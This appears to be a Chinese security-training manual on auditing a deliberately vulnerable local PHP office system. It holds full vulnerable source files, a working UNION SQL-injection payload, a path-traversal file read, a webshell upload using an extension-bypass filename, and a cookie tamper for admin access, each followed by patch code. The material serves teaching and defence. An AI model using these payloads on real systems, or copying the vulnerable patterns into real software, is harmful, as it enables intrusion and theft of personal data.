五道題可以串成一條完整的業務攻擊鏈：越權拿他人訂單號（04 題）→ 低價下單（01 題）→ 繞過支付（02 題）→ 跳過審覈步驟（06 題）→ 越權進管理功能（05 題）。單點看着都是小問題，串起來就是從下單一路打到管理後臺。

## 關鍵源碼（靶場原始碼）

```
// ---- D:\...\zhaosec-main\logic\01_price_tampering.php ----
// 漏洞點：從前端獲取價格，未驗證
$price = floatval($_POST['price']);
$totalAmount = $price * $quantity;
if ($user['balance'] >= $totalAmount || $totalAmount < 0) { // 負數金額直接繞過餘額檢查
... INSERT INTO orders ... UPDATE logic_users SET balance = $user['balance'] - $totalAmount
}
// ---- D:\...\zhaosec-main\logic\04_horizontal_privilege.php ----
if (isset($_GET['user_id'])) {
$targetUserId = intval($_GET['user_id']); // 目標用戶來自 URL
... 查詢並輸出該用戶信息 // 未校驗 targetUserId 是否屬於當前會話
}
```

## 代碼審計分析

- 價格信任前端：金額由客戶端決定 + 訂單落庫用同一來源 → 金額篡改；
- 邊界條件缺失：$totalAmount < 0 時跳過餘額校驗 → 反向充值；
- 對象級鑑權缺失（IDOR/CWE-639）：資源 ID 可控但不校驗屬主 → 水平越權；
- 同類問題：支付狀態直接信任前端（02）、下單步驟可跳過（06）、驗證碼可重放（07）、條件競爭（08）。

## 修補對策

# 1.14　業務邏輯漏洞（共 5 題）（續）

```
// 修復 1：金額一律服務端計算
$price = $product['price']; // 從數據庫取真實價格
$quantity = max(1, intval($_POST['quantity']));
$total = $price * $quantity;
if ($total <= 0) exit('金額非法'); // 拒絕負數/零金額
if ($user['balance'] < $total) exit('餘額不足');
// 修復 2：對象級鑑權—每個資源查詢都帶屬主條件
$stmt = $pdo->prepare('SELECT * FROM users WHERE id = ? AND id = ?');
// 即：WHERE id = :target AND id = :session_uid （屬主恆等於當前會話）
// 或查詢後強制比對：if ($row['user_id'] !== $_SESSION['user_id']) 403;
// 修復 3：狀態機後端強校驗，關鍵步驟（支付回調）必須服務端簽名 + 冪等
```

演練提示：邏輯題先畫業務流程圖（下單→支付→發貨），再逐節點問三句話：這個值誰算的？這個 ID 歸誰管？這個狀態誰改的？

概覽

# 模塊二

Web 題目 Code Review 與 Patch 實作（1 小時）

# 模塊二　Web 題目 Code Review 與 Patch 實作（1 小時）

本模塊不再用模塊一那些關卡，改用本地實操靶場「湯圓OA」做白盒代碼審計：先把靶場前後端跑起來，然後每節盯住一個接口，從入口一路看到危險點，寫完審計結論就回到真實運行的系統上把漏洞打一遍、留截圖，最後給修復代碼。

## 本模塊練習清單

| 節次 | 審計案例（拿哪個文件練） | 來源 |
| --- | --- | --- |
| 2.3 | SQL 注入：通知公告搜索 | 湯圓OA vuln/api/news.php（85 行） |
| 2.4 | 任意文件讀取：文檔預覽 | 湯圓OA vuln/api/fileview.php（54 行） |
| 2.5 | 文件上傳 getshell：頭像上傳 | 湯圓OA vuln/api/upload.php（67 行） |
| 2.6 | 越權提權：Cookie 判權 + 配置接口 | 湯圓OA vuln/api/auth.php、vuln/api/mgr/config.php |
| 2.7 | 其他漏洞走讀：SSRF / 水平越權 / 硬編碼 | 湯圓OA vuln/api/imgproxy.php、userinfo.php 等 |

# 2.1　啓動靶場環境（每節審計前後都要跑一遍）

**【演示題目】實操靶場：湯圓OA（N0tHer3-vuln），一套原生 PHP + MySQL 的 OA 協同辦公系統**
關卡文件：F:\AI\靶場環境\tangyuan_oa\vuln（源碼目錄，同時也是站點根目錄）
訪問地址：http://localhost:8000/
測試賬號：zhangwei / zhang123（普通員工）、admin / admin@1234（管理員）


- 數據庫：phpStudy 的 MySQL 8.0（root / root，3306），庫名 tangyuan_oa，9 張表、20 個用戶，初始化腳本 vuln\sql\init.sql；
- 後端：vuln 目錄用 PHP 7.3 內置服務器跑在 8000 端口，/api/*.php 是接口，會話存在 vuln\tmp\sessions；
- 前端：vuln\index.html + vuln\js\app.js 原生單頁應用，沒有構建步驟，登錄後左側菜單跟着 cookie hx_role 顯隱；
- 配置：vuln\api\config.php 從環境變量讀數據庫密碼，本地啓動時要先設置 MYSQL_PASSWORD=root，否則連不上庫。

## 啓動步驟

1. phpStudy 啓動 MySQL8.0（賬號 root，密碼 root）；
2. 導入數據庫（init.sql 是中文路徑，mysql source 讀不了，用管道喂進去）：Get-Content F:\AI\靶場環境\tangyuan_oa\vuln\sql\init.sql -Encoding UTF8 | mysql -uroot -proot tangyuan_oa
3. 啓動後端（PowerShell，先進 vuln 目錄）：cd F:\AI\靶場環境\tangyuan_oa\vuln; $env:MYSQL_PASSWORD="root"; php -S 0.0.0.0:8000
4. 瀏覽器訪問 http://localhost:8000/，能打開登錄頁說明後端通了；
5. 用 zhangwei / zhang123 登錄進工作臺，說明前後端接口都通了，可以開始審計。

```
# 命令速查（PowerShell）
# 首次或需要重置時導庫
Get-Content F:\AI\靶場環境\tangyuan_oa\vuln\sql\init.sql -Encoding UTF8 | mysql -uroot -proot tangyuan_oa
# 啓動後端（PHP 內置服務器，vuln 即站點根目錄）
cd F:\AI\靶場環境\tangyuan_oa\vuln
$env:MYSQL_PASSWORD="root"
```

# 2.1　啓動靶場環境（每節審計前後都要跑一遍）（續）




圖：湯圓OA 登錄頁（http://localhost:8000/）：後端 PHP 內置服務器與前端頁面已啓動，看到登錄框說明環境就緒

```
php -S 0.0.0.0:8000
# 關掉：直接 Ctrl+C；重啓：重複上面兩行即可
```

# 2.2　代碼審計方法論

1. 找輸入（Source）：$_GET/$_POST/$_REQUEST、Header、Cookie、文件上傳、反序列化輸入、消息隊列消息；
2. 順數據流往下看（Propagation）：輸入經過拼接、過濾、encode/decode、序列化，一路流到哪裏；
3. 找危險函數（Sink）：query/exec/include/curl/echo(未轉義)/unserialize/render_template_string/文件寫入；
4. 看有沒有攔：中間有過濾嗎？過濾繞得過嗎（大小寫、編碼、雙寫、二次解碼）？報錯會不會顯示出來；
5. 估危害：能讀到什麼、能執行什麼、賬戶權限多大，寫清 CWE 編號和利用步驟；
6. 給修復（Patch）：先治本（參數化/編碼/白名單），再加保險（最小權限、配置加固、WAF）。

記一句話：用戶輸入進了哪種"解釋器"，就會出哪種漏洞——SQL 解釋器、命令行、模板引擎、XML 解析器、瀏覽器渲染。

# 2.3　審計案例一：SQL 注入（湯圓OA 通知公告搜索）

**【演示題目】審計對象：湯圓OA「通知公告」搜索接口**
關卡文件：vuln/api/news.php（85 行，action=list 分支）
訪問地址：http://localhost:8000/ → 登錄後點左側「通知公告」，用頁面上的搜索框

## 審計過程（每一步怎麼追的）

1. 找入口：搜索框 #news-keyword 點「搜索」→ loadNewsData() 把 keyword 交給 GET /api/news.php?action=list&keyword=...（js/app.js 327-337 行）；
2. 順數據流：news.php 第 11 行 $keyword = $_GET['keyword'] 原樣取出來，中間沒有任何轉義、類型校驗或過濾；
3. 找 Sink：第 24 行 $where .= " AND a.title LIKE '%{$keyword}%'" —— 用戶輸入直接拼進 SQL 字符串；
4. 找對照：同一個文件第 27 行，category 參數用了 $db->real_escape_string() —— 一個處理一個不處理，說明是漏寫，不是設計如此；
5. 看回顯：列表 SQL 是 7 列（42-47 行），ORDER BY 4 DESC 用列位置排序，UNION 接得上；前端把第 2 列渲染成卡片標題（js/app.js 342 行），注入結果直接擺在頁面上；
6. 看容錯：31-37 行 count 查詢失敗只記 0，照常執行列表查詢 —— 攻擊者把 count 弄報錯也不影響後面出數據；
7. 定性：CWE-89，登錄後的低權限賬號就能 UNION 拖庫（user()、database()、整張表）。

## 審計素材（關鍵源碼）

```
// vuln/api/news.php（action=list 分支）
$keyword = isset($_GET['keyword']) ? $_GET['keyword'] : ''; // 11 行：入口，無轉義
$where = "1=1";
if (!empty($keyword)) {
$where .= " AND a.title LIKE '%{$keyword}%'"; // 24 行：Sink，直接拼接
}
if (!empty($category)) {
```

# 2.3　審計案例一：SQL 注入（湯圓OA 通知公告搜索）（續）





圖：vuln/api/news.php 全量源碼（85 行，帶行號）：11 行入口、24 行 Sink、27 行對照、42-47 行回顯查詢，一行行照着追

```
$cat = $db->real_escape_string($category); // 27 行：對照，category 轉義了

$where .= " AND a.category = '{$cat}'";
}
// 42-47 行列表查詢：7 列，ORDER BY 4 DESC, 6 DESC（列位置排序，UNION 可注入）
// 56 行：count 和 list 都失敗纔回 500，且把 $db->error 和原始 SQL 一併返回
```

# 2.3　審計案例一：SQL 注入（湯圓OA 通知公告搜索）（續）




圖：正常功能：搜索「培訓」返回《關於開展網絡安全培訓的通知》——先證明功能是好的，再看怎麼被注入




圖：注入成功：搜索框輸入 ' UNION SELECT 1,concat(user(),'@',database()),3,4,5,6,7--（--後帶空格），第一張卡片標題變成 root@localhost@tangyuan_oa，UNION 後第 2 列被回顯成公告標題

## 實際驗證（啓動前後端後打一遍）

# 2.3　審計案例一：SQL 注入（湯圓OA 通知公告搜索）（續）

## 審計要點

- Q1：輸入到 Sink 之間有沒有過濾？→ 沒有，11 行取出來 24 行就拼進去；
- Q2：能報錯注入嗎？→ 可以（56 行把 $db->error 回出來），但更穩的打法是 UNION 直接回顯；
- Q3：要什麼權限？→ 要登錄，但任意低權限賬號即可（zhangwei / zhang123 就夠），等於登錄後拖全庫；
- payload 要點：注入串後面必須是「--+ 空格」或「#」把原有的 %' 註釋掉，列數對齊 7 列。

## Patch 實作

```
// Patch：參數化查詢，佔位符代替拼接
$keyword = isset($_GET['keyword']) ? trim($_GET['keyword']) : '';
$where = '1=1'; $types = ''; $params = [];
if ($keyword !== '') {
$where .= ' AND a.title LIKE ?'; // 24 行的拼接改成佔位符
$types .= 's';
$params[] = '%' . $keyword . '%';
}
$stmt = $db->prepare("SELECT a.id, a.title, a.category, a.is_top, a.view_count,
a.published_at, u.real_name FROM announcements a
LEFT JOIN users u ON a.author_id = u.id
WHERE {$where} ORDER BY 4 DESC, 6 DESC LIMIT {$pageSize} OFFSET {$offset}");
$stmt->bind_param($types, ...$params);
$stmt->execute();
// 配套：接口不要把 $db->error 和原始 SQL 回給前端（刪掉 56 行的 sql 字段）；
// 業務庫賬號只授予 SELECT，即使出問題也拖不走寫權限。
```

# 2.4　審計案例二：任意文件讀取（湯圓OA 文檔預覽）

**【演示題目】審計對象：湯圓OA 文檔預覽接口**
關卡文件：vuln/api/fileview.php（54 行）
訪問地址：http://localhost:8000/ → 登錄後點「文檔中心」看正常預覽；或直接訪問 /api/fileview.php?path=sql/init.sql

## 審計過程（每一步怎麼追的）

1. 找入口：文檔中心點文檔標題 → viewDocument() 拼出 /api/fileview.php?path=... 取內容（js/app.js 411-423 行）；接口只要求登錄（11 行 checkAuth），不校驗是誰在看，path 也能直接在地址欄改；
2. 找 Sink 1（27-29 行）：把 path 拼在站點根目錄後面 file_get_contents —— 傳 ../../ 或 sql/init.sql 就能爬到 uploads 目錄外面；
3. 找 Sink 2（31-34 行）：第一種讀法讀不到還會拿 path 直接再讀一次 —— 等於白送絕對路徑讀取，服務器上任何盤符路徑也能讀；
4. 看有沒有攔：通篇沒有白名單、沒有 realpath 比對、沒有擴展名限制。正常業務只需要允許 uploads/docs/ 下的文件而已；
5. 實際驗證：path=sql/init.sql 讀出全庫初始化腳本——20 個用戶的密碼 MD5、手機號、身份證號全在裏頭；再配合 config.php 裏的數據庫賬號，整個庫都能帶走；
6. 定性：CWE-22 路徑穿越 / CWE-73 外部控制文件名，登錄後任意文件讀取。

## 審計素材（關鍵源碼）

```
// vuln/api/fileview.php
$user = checkAuth(); // 11 行：只要求登錄，不校驗身份和路徑
$path = isset($_GET['path']) ? trim($_GET['path']) : ''; // 13 行：入口
// 27-29 行：Sink 1，拼站點根目錄後直接讀
$docRoot = realpath(__DIR__ . '/..');
$content = @file_get_contents($docRoot . '/' . ltrim($path, '/'));
// 31-34 行：Sink 2，讀不到就拿 path 當絕對路徑再讀一次
if ($content === false || $content === '') {
$content = @file_get_contents($path);
```

# 2.4　審計案例二：任意文件讀取（湯圓OA 文檔預覽）（續）

vuln\api\fileview.php　　php · 全量源码 · 54 行

```php
<?php
// 任意文件读取漏洞：文档预览接口
// 正常业务：用户预览上传的文档文件
// 漏洞利用：path参数未做路径限制，可遍历../遍历读取服务器任意文件
//   正常调用：fileview.php?path=/uploads/docs/report.pdf
//   漏洞利用：fileview.php?path=../../../etc/passwd 或 fileview.php?path=/api/config.php

header('Content-Type: text/html; charset=utf-8');

require_once __DIR__ . '/auth.php';
$user = checkAuth();

$path = isset($_GET['path']) ? trim($_GET['path']) : '';

if (empty($path)) {
    http_response_code(400);
    echo '参数错误：缺少path参数';
    exit;
}

// 漏洞点：没有限制path的范围，可以传入绝对路径或../遍历
// 正常应该限制在上传目录下

$content = false;

// 尝试1：相对于站点根目录
$docRoot = realpath(__DIR__ . '/..');
$fullPath = $docRoot . '/' . ltrim($path, '/');
$content = @file_get_contents($fullPath);

// 尝试2：直接用path作为路径（支持绝对路径，如 /etc/passwd）
if ($content === false || $content === '') {
    $content = @file_get_contents($path);
}

if ($content === false || $content === '') {
    http_response_code(404);
    echo '文件不存在: ' . htmlspecialchars($path);
    exit;
}

// 获取文件MIME类型
$finfo = new finfo(FILEINFO_MIME_TYPE);
$mime = $finfo->buffer($content);
if ($mime) {
    header('Content-Type: ' . $mime);
} else {
    header('Content-Type: application/octet-stream');
}

// 返回文件内容
header('X-File-Path: ' . $path);
echo $content;
exit;

```


圖：vuln/api/fileview.php 全量源碼（54 行）：13 行入口、27-29 行拼路徑讀、31-34 行連絕對路徑都放行——兩個 Sink 串着看

```
}
// 43-53 行：按內容猜 MIME 後原樣吐出，沒有任何目錄/後綴限制
```

# 2.4　審計案例二：任意文件讀取（湯圓OA 文檔預覽）（續）




圖：正常功能：點「員工手冊(2024版)」，path=/uploads/docs/employee_handbook.pdf，讀出的是文檔內容——這是該接口的本職工作




圖：漏洞利用：地址欄改成 /api/fileview.php?path=sql/init.sql，直接讀出建庫腳本，往下翻能看到 20 個用戶的 INSERT 語句——密碼 MD5、手機號、身份證號全部泄露

## 實際驗證（啓動前後端後打一遍）

# 2.4　審計案例二：任意文件讀取（湯圓OA 文檔預覽）（續）

## 審計要點

- Q1：校驗在哪？→ 哪都沒有，唯一門檻是「登錄了沒有」；
- Q2：有沒有 realpath/前綴比對？→ 沒有，連第一次拼接後的路徑都沒比對，../ 穿透毫無阻力；
- Q3：爲什麼會有第二次直接讀？→ 本意是支持絕對路徑，結果把「任意本地文件讀取」直接送上門；
- 危害上限：讀 init.sql 拿全庫賬號哈希與身份信息，讀 api/config.php 拿數據庫密碼，讀源碼繼續挖別的洞。

## Patch 實作

```
// Patch：白名單目錄 + realpath 歸一後比對前綴
$base = realpath(__DIR__ . '/../uploads/docs'); // 只允許這個目錄
$target = realpath($base . '/' . ltrim($path, '/')); // 解析成絕對路徑
if ($target === false || strpos($target, $base . DIRECTORY_SEPARATOR) !== 0) {
http_response_code(403);
echo '禁止訪問該路徑';
exit;
}
$content = @file_get_contents($target);
// 31-34 行那次「直接把 path 當路徑讀」整段刪掉；
// 配套：uploads/ 目錄禁執行、sql/ 與 config.php 移出站點根、日誌記錄異常 path。
```

# 2.5　審計案例三：文件上傳 getshell（湯圓OA 頭像上傳）

**【演示題目】審計對象：湯圓OA 頭像上傳接口**
關卡文件：vuln/api/upload.php（67 行）
訪問地址：http://localhost:8000/ → 登錄後進「個人中心」，點「修改頭像」選文件

## 審計過程（每一步怎麼追的）

1. 找入口：個人中心的頭像選擇框 → handleAvatarUpload() 把文件發到 POST /api/upload.php，字段名 avatar（js/app.js 293-307 行）；登錄就能傳，不要求管理員；
2. 看黑名單（28 行）：php/php3/phtml/phar/jsp… 一串，但檢查的是原文件名的擴展名——換成沒見過的變體 shell.pphphp 就混過去了；
3. 看過濾（37-42 行）：對文件名做 stripos 單次刪除，只刪第一處——雙寫（pphphp 裏藏一個 php）是它的經典繞法；
4. 找致命點（56 行）：$newFilename = md5(uniqid(mt_rand(), true)) . '.php' —— 不管你傳什麼，落地文件一律叫 xxx.php！前兩道防線直接白設，只要內容是 PHP 就能執行；
5. 看內容校驗（59 行）：move_uploaded_file 直接落盤，不看內容是圖片還是代碼；
6. 實際驗證：傳一個內容爲 <?php echo 'TANGYUAN_PWNED '.php_uname(); ?> 的文件（文件名 shell.pphphp 通過黑名單），接口返回 /uploads/avatars/<md5>.php，瀏覽器訪問這行地址，頁面直接回顯服務器系統信息；
7. 定性：CWE-434 上傳不受控文件 → WebShell，危害直接到 RCE。

## 審計素材（關鍵源碼）

```
// vuln/api/upload.php
$ext = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
$blacklist = ['php','php3','php4','php5','phtml','pht','phar','asp','aspx','jsp','cgi','pl','py','sh'];
if (in_array($ext, $blacklist)) { jsonResponse(400, '不允許上傳此類型文件'); } // 28-31 行：黑名單
foreach ($blacklist as $dangerous) { // 37-42 行：單次替換，可雙寫繞過
$pos = stripos($saveName, $dangerous);
```

# 2.5　審計案例三：文件上傳 getshell（湯圓OA 頭像上傳）（續）

vuln\api\upload.php　　php · 全量源码 · 67 行

```php
<?php
require_once __DIR__ . '/auth.php';
$user = checkAuth();

if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    jsonResponse(405, '请求方法不允许');
}

if (empty($_FILES['avatar'])) {
    jsonResponse(400, '请选择文件');
}

$file = $_FILES['avatar'];
$filename = $file['name'];
$tmpPath = $file['tmp_name'];
$fileSize = $file['size'];

if ($file['error'] !== UPLOAD_ERR_OK) {
    jsonResponse(400, '上传失败');
}

if ($fileSize > 5 * 1024 * 1024) {
    jsonResponse(400, '文件大小不能超过5MB');
}

// 扩展名黑名单检查
$ext = strtolower(pathinfo($filename, PATHINFO_EXTENSION));
$blacklist = ['php', 'php3', 'php4', 'php5', 'phtml', 'pht', 'phar', 'asp', 'aspx', 'jsp', 'cgi', 'pl', 'py', 'sh'];
if (in_array($ext, $blacklist)) {
    jsonResponse(400, '不允许上传此类型文件');
}

// 文件名过滤：移除危险扩展名字符串（单次替换，可双写绕过）
// 例如 shell.pphphp 中 pphphp 不在黑名单中 → 通过黑名单检查
// 但过滤时移除其中的 'php' → shell.php → 保存为php文件 → getshell
$saveName = $filename;
foreach ($blacklist as $dangerous) {
    $pos = stripos($saveName, $dangerous);
    if ($pos !== false) {
        $saveName = substr_replace($saveName, '', $pos, strlen($dangerous));
    }
}

// 生成存储文件名（使用过滤后的扩展名，确保最终为 php以便被执行）
$saveExt = strtolower(pathinfo($saveName, PATHINFO_EXTENSION));

// 修复：如果过滤后扩展名不是 php，则强制为 php
// 双写绕过测试：上传 shell.pphphp -> 黑名单检查 pphphp 通过 -> 过滤去除第一个php -> shell.phphp
// 保存为 .phphp 扩展名，Apache .htaccess 解析 .phphp 为 PHP
// 但为以防万一，重新确保文件以.php扩展名保存
$saveDir = __DIR__ . '/../uploads/avatars/';
if (!is_dir($saveDir)) {
    mkdir($saveDir, 0777, true);
}

$newFilename = md5(uniqid(mt_rand(), true)) . '.php';
$savePath = $saveDir . $newFilename;

move_uploaded_file($tmpPath, $savePath);

// 更新用户头像
$db = getDB();
$avatarUrl = '/uploads/avatars/' . $newFilename;
$userId = intval($user['user_id']);
$db->query("UPDATE users SET avatar = '$avatarUrl' WHERE id = $userId");

jsonResponse(0, '上传成功', ['url' => $avatarUrl, 'filename' => $newFilename]);
```

圖：vuln/api/upload.php 全量源碼（67 行）：28 行黑名單、37 行單次替換過濾、56 行強制 .php 後綴——順着行號從上往下看一遍就明白

```
if ($pos !== false) { $saveName = substr_replace($saveName, '', $pos,
strlen($dangerous)); }
}
$newFilename = md5(uniqid(mt_rand(), true)) . '.php'; // 56 行：致命點，一律存成 .php
move_uploaded_file($tmpPath, $savePath); // 59 行：無內容校驗
```

# 2.5　審計案例三：文件上傳 getshell（湯圓OA 頭像上傳）（續）




圖：上傳的 webshell 被執行：地址欄是 /uploads/avatars/<md5>.php，頁面回顯 TANGYUAN_PWNED Windows NT …——頭像上傳變成了遠程代碼執行

## 實際驗證（啓動前後端後打一遍）

```
// 上傳內容（文件名 shell.pphphp，pphphp 不在黑名單裏）
<?php echo 'TANGYUAN_PWNED '.php_uname(); ?>
// 上傳成功後接口返回：{"code":0,"data":{"url":"/uploads/avatars/<md5>.php"}}
// 訪問該地址即執行
```

# 2.5　審計案例三：文件上傳 getshell（湯圓OA 頭像上傳）（續）

## 審計要點

- Q1：黑名單攔得住嗎？→ 攔不住：擴展名變體（pphphp）+ 單次替換雙寫都能過；
- Q2：最要命的是哪一行？→ 56 行強制 .php 後綴，等於服務器主動把用戶傳的文件變成可執行；
- Q3：webshell 地址怎麼拿到？→ 接口把 url 回給前端，攻擊者拿返回值就行；
- Q4：爲什麼說頭像功能也能打？→ 業務功能本身敏感度低，最容易繞過「敏感接口才有防護」的心理預期。

## Patch 實作

```
// Patch：白名單擴展名 + 服務端生成文件名（保留白名單後綴）+ 內容校驗
$ext = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
if (!in_array($ext, ['jpg', 'jpeg', 'png', 'gif', 'webp'])) {
jsonResponse(400, '只允許上傳圖片文件'); // 白名單代替黑名單
}
$newFilename = bin2hex(random_bytes(16)) . '.' . $ext; // 服務端隨機名，不碰用戶文件名
move_uploaded_file($tmpPath, $saveDir . $newFilename);
if (!getimagesize($saveDir . $newFilename)) { unlink($saveDir . $newFilename); jsonResponse(400, '不是有效圖片'); }
// 目錄加固：uploads/avatars/.htaccess → php_flag engine off（Apache）
// PHP 內置服務器/Apache 都應確保上傳目錄不參與解析
```

# 2.6　審計案例四：越權提權（湯圓OA Cookie 判權 + 配置接口）

**【演示題目】審計對象：湯圓OA 鑑權函數 + 系統配置接口**
關卡文件：vuln/api/auth.php（53 行）+ vuln/api/mgr/config.php（51 行）
訪問地址：http://localhost:8000/ → zhangwei 登錄後，瀏覽器控制檯執行 document.cookie="hx_role=1;path=/"
提權前後對照：改 cookie 前左側沒有「通訊錄 / 系統管理」，改完刷新菜單就出來了


## 審計過程（每一步怎麼追的）

1. 找入口：登錄接口把角色寫進 cookie（login.php setcookie('hx_role', role)），前端 getRole() 每次從 document.cookie 現讀（js/app.js 20-33 行），菜單顯隱完全跟着 cookie 走；
2. 找 Sink 1（auth.php 32-40 行）：checkAdminByCookie() 拿 intval($_COOKIE['hx_role']) == 1 當管理員判據——角色由客戶端說了算，改個 cookie 就提權；
3. 找對照（同文件 17-23 行）：checkAdmin() 查的是 session 裏的真實 role——會話裏明明存着真值，判權卻跑去信 cookie；
4. 找 Sink 2（mgr/config.php 14-29 行）：GET 分支只調 checkAuth()（登錄就行）不查角色，把 sys_config 整表回出去，db_password=root 明文躺在響應裏（POST 分支 33 行反而校驗了 role，只防了一半）；
5. 實際驗證：zhangwei 登錄 → 控制檯改 hx_role=1 → 左側冒出「通訊錄 / 系統管理」→ 用戶管理頁 20 個用戶的手機號、身份證號全出來 → 直訪 /api/mgr/config.php 拿到數據庫密碼；
6. 定性：CWE-565 相信客戶端 Cookie + CWE-285 權限校驗缺失，垂直越權 + 敏感配置泄露。


## 審計素材（關鍵源碼）

```
// vuln/api/auth.php 32-40 行：Sink 1 —— 判權信 Cookie
function checkAdminByCookie() {
$user = checkAuth();
$cookieRole = isset($_COOKIE['hx_role']) ? intval($_COOKIE['hx_role']) : $user['role'];
if ($cookieRole != 1) { jsonResponse(403, '無權限訪問此功能'); } // 改 cookie 即通過
```

# 2.6　審計案例四：越權提權（湯圓OA Cookie 判權 + 配置接口）（續）




圖：vuln/api/auth.php 全量源碼（53 行）：17 行 checkAdmin() 查 session 是正確寫法，32 行 checkAdminByCookie() 改信 cookie 是漏洞——兩個函數放一起對比着看



圖：vuln/api/mgr/config.php 全量源碼（51 行）：9 行只 checkAuth、14 行 GET 直接吐全量配置、33 行 POST 才校驗 role——讀寫兩邊校驗不一致

```
return $user;
}
// 對照：17-23 行 checkAdmin() 用的是 $_SESSION 裏的真實 role —— 本該用這個
// vuln/api/mgr/config.php 14-29 行：Sink 2 —— GET 不查角色
if ($method === 'GET') {
$result = $db->query("SELECT config_key, config_value, description,
updated_at FROM sys_config ...");
... // 沒有任何 role 判斷
jsonResponse(0, 'success', $config); // db_password 等全部返回給普通用戶
}
```

